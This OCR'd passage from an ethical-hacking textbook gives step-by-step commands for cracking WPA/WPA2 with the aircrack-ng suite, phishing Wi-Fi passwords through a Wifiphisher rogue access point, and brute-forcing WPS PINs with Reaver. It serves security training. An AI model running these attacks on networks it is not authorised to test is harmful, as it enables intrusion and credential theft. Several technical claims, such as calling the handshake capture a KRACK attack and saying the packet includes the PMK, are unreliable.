
WPA encryption is less exploitable than WEP encryption. However, an attacker can still crack WPA/WPA2 encryption by capturing the necessary type of packets. The attacker can perform this offline but needs to be near the AP for a few moments. The following are some types of techniques used to crack WPA encryption.

- **WPA PSK**: WPA PSK uses a user-defined password to initialize the four-way handshake. An attacker cannot crack this password, because it is a per-packet key, but the keys can be brute-forced using dictionary attacks. A dictionary attack can compromise most consumer passwords.
- **Offline attack**: To perform an offline attack, an attacker needs to be near the AP for a few seconds to capture the WPA/WPA2 authentication handshake. By capturing the necessary type of packets, WPA encryption keys can be cracked offline. In WPA handshakes, the protocol does not send the password across the network, because the WPA handshake typically occurs over insecure channels and in plaintext. Capturing a full authentication handshake from a client and the AP helps in breaking the WPA/WPA2 encryption without any packet injection.
- **De-authentication attack**: To perform a de-authentication attack to crack the WPA encryption, an attacker needs to find an actively connected client. The attacker forces the client to disconnect from the AP, following which they use tools such as aireplay to capture the authentication packet when the client attempts to reconnect. The client should be able to re-authenticate itself with the AP in a few seconds. The authentication packet includes the pairwise master key (PMK), which the attacker can crack by dictionary or brute-force attacks to recover the WPA key.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Brute forcing of WPA keys**: Brute-force techniques are useful in breaking WPA/WPA2 encryption keys. An attacker can perform a brute-force attack on WPA encryption keys using a dictionary or using tools such as aircrack, aireplay, or KisMAC. The brute-force technique has a substantial impact on WPA encryption because of its compute-intensive nature. Breaking WPA keys through a brute-force technique may take hours, days, or even weeks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cracking WPA-PSK Using Aircrack-ng

WPA-PSK is an authentication mechanism in which users provide some form of credentials for authentication to a network. WPA and WPA-PSK use the same encryption mechanism, and the only difference between them is in the authentication mechanism. The authentication in WPA-PSK involves a simple common password. The PSK mode of WPA is vulnerable to the same risks as any other shared password system.

An attacker can crack WPA-PSK because the encrypted password is shared in a four-way handshake. In the WPA-PSK scheme, when clients attempt to access an AP, they go through a four-step process for authentication. This process involves the sharing of an encrypted password between them. The attacker captures the password and then attempts to crack the WPA-PSK scheme. This can also be considered a KRACK attack.

The following are the steps to crack WPA-PSK:

- Monitor wireless traffic with airmon-ng using the following command:

  ```
  C:\>airmon-ng start eth1
  ```

- Collect wireless traffic data with airodump-ng using the following command:

  ```
  C:\>airodump-ng --write capture eth1
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.89: Screenshot displaying the execution of airmon-ng and airodump-ng

- De-authenticate (deauth) the client using Aireplay-ng. The client will attempt to authenticate with the AP, which leads to airodump capturing an authentication packet (WPA handshake).

Figure 16.90: Screenshot displaying the de-authentication of the client using aireplay-ng

- Execute the capture file through aircrack-ng.




Figure 16.91: Screenshot displaying WPA key cracking

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cracking WPA/WPA2 Using Wifiphisher

Source: *https://wifiphisher.org*

Wifiphisher is a rogue AP framework for conducting Red Team Engagements or Wi-Fi security testing. Using Wifiphisher, penetration testers can easily achieve an MITM position against wireless clients by performing targeted Wi-Fi association attacks. Wifiphisher can be further used to mount victim-customized web phishing attacks against the connected clients to capture their credentials (e.g., from third-party login pages or WEP/WPA/WPA2 PSKs) or infect the victim stations with malware. The following are some of the important configuration options of Wifiphisher.

- **`-iI INTERNETINTERFACE`** – Choose an interface that is connected on the Internet.
- **`-jI JAMMINGINTERFACE`** – Manually choose an interface that supports the monitor mode for de-authenticating victims.
- **`-aI APINTERFACE`** – Manually choose an interface that supports the AP mode.
- **`-nJ`** – Skip the de-authentication phase.
- **`-e ESSID`** – Enter the ESSID of a rogue AP.
- **`-p PHISHINGSCENARIO`** – Choose the phishing scenario to execute.
- **`-pK PRESHAREDKEY`** – Add WPA/WPA2 protection on the rogue AP.

WEP/WPA/WPA2 can be cracked using Wifiphisher through the following steps.

- Launch Wifiphisher using the command **`wifiphisher --force-hostapd`**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.92: Launching Wifiphisher

- All the available networks are displayed. Select the target network as shown in the figure.




Figure 16.93: Targeting an AP of available networks

- After a victim connects to the rogue wireless network, the Network Manager page opens automatically on the victim's device, luring the victim to provide the Wi-Fi password to connect to the AP.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 16.94: Screenshot displaying firmware upgrade

- When the victim enters the password, a notification appears on the Wifiphisher screen. Wifiphisher captures the WEP/WPA/WPA2 password through the rouge Wi-Fi network.





Figure 16.95: Screenshot of Wifiphisher showing the captured password

- The victim can also be tricked further by providing a fake loading screen, making the network appear slower.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cracking WPS Using Reaver

Source: *https://github.com*

Reaver is designed to be a robust and practical attack tool against Wi-Fi Protected Setup (WPS) registrar PINs in order to recover WPA/WPA2 passphrases, and it has been tested against a wide variety of APs and WPS implementations. WPS PIN can be cracked using Reaver through the following steps.

- Set up a wireless interface in the monitoring mode using Airmon-ng through the following command:

  `airmon-ng <start|stop> <interface>`

  For example,

  `airmon-ng start wlan0`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.96: Screenshot of airmon-ng

- Use the Wash utility to detect WPS-enabled devices using the following command:

  wash -i <interface>

  For example,

  wash -i mon0

- If WPS-enabled devices could not be detected using the Wash utility, use Airodump-ng to detect devices using WPS through the following command:

  airodump-ng <interface>

  For example, if the device configuration in the monitor mode was observed as **wlan0mon** in the previous step, the command should be

  airodump-ng wlan0mon

  This command displays all the available BSSIDs (MAC addresses of APs).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.97: Screenshot of airodump-ng

- After identifying the BSSID of the target device, start cracking the WPS PIN using Reaver through the following command:

  reaver -i <Name of the monitor-mode interface to use> -b < BSSID of the target AP> -vv <Display non-critical warnings>

  For example,

  reaver -i wlan0mon -b B4:75:0E:89:00:60 -vv

  The above command scans all the WPS PINs available until it finds a matching PIN. After detecting the WPS PIN, it starts exploitation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.98: Screenshot of Reaver displaying the output

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



WPA3 Encryption Cracking

The WPA3 Wi-Fi security standard replaces WPA2's four-way (PSK) handshake method with the Dragonfly (also known as SAE) handshake function to supply the strongest password-based authentication to date. However, it is still vulnerable to password-cracking attacks. Dragonblood is a set of vulnerabilities in the WPA3 security standard that allows attackers to recover keys, downgrade security mechanisms, and launch various information-theft attacks. Attackers can use various tools such as Dragonslayer, Dragonforce, Dragondrain, and Dragontime to exploit these vulnerabilities and launch attacks on WPA3-enabled networks. The following are some of the techniques used to crack WPA3 encryption.

- **Downgrade Security Attacks**

  To launch this attack, the client and AP should support both WPA3 and WPA2 encryption mechanisms. Here, the attacker forces the user to follow the older encryption method, WPA2, to connect to the network.

  A downgrade security attack can be implemented in the following two ways.

  - **Exploiting backward compatibility:** If a user and AP are compatible with both WPA2 and WPA3 encryption mechanisms, then the attacker installs a rogue AP with only WPA2 compatibility in the vicinity and forces the client to go through the four-way handshake (WPA2) to get connected. Once the connection is established, the attacker uses all the attack tools available to exploit or crack the WPA2 encryption.
  - **Exploiting the Dragonfly handshake:** In this method, the attacker masquerades as an authentic AP. When a user attempts to exchange keys to access the Internet using the WPA3 authentication mechanism, the attacker informs the user that it does not support the WPA3 method. Then, the attacker suggests the use of a

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

weaker encryption mechanism such as WPA2 for accessing the Internet. Subsequently, the attacker can use various techniques to exploit or crack the WPA2 encryption.

- **Side-Channel Attacks (Information-Leaking Attack)**

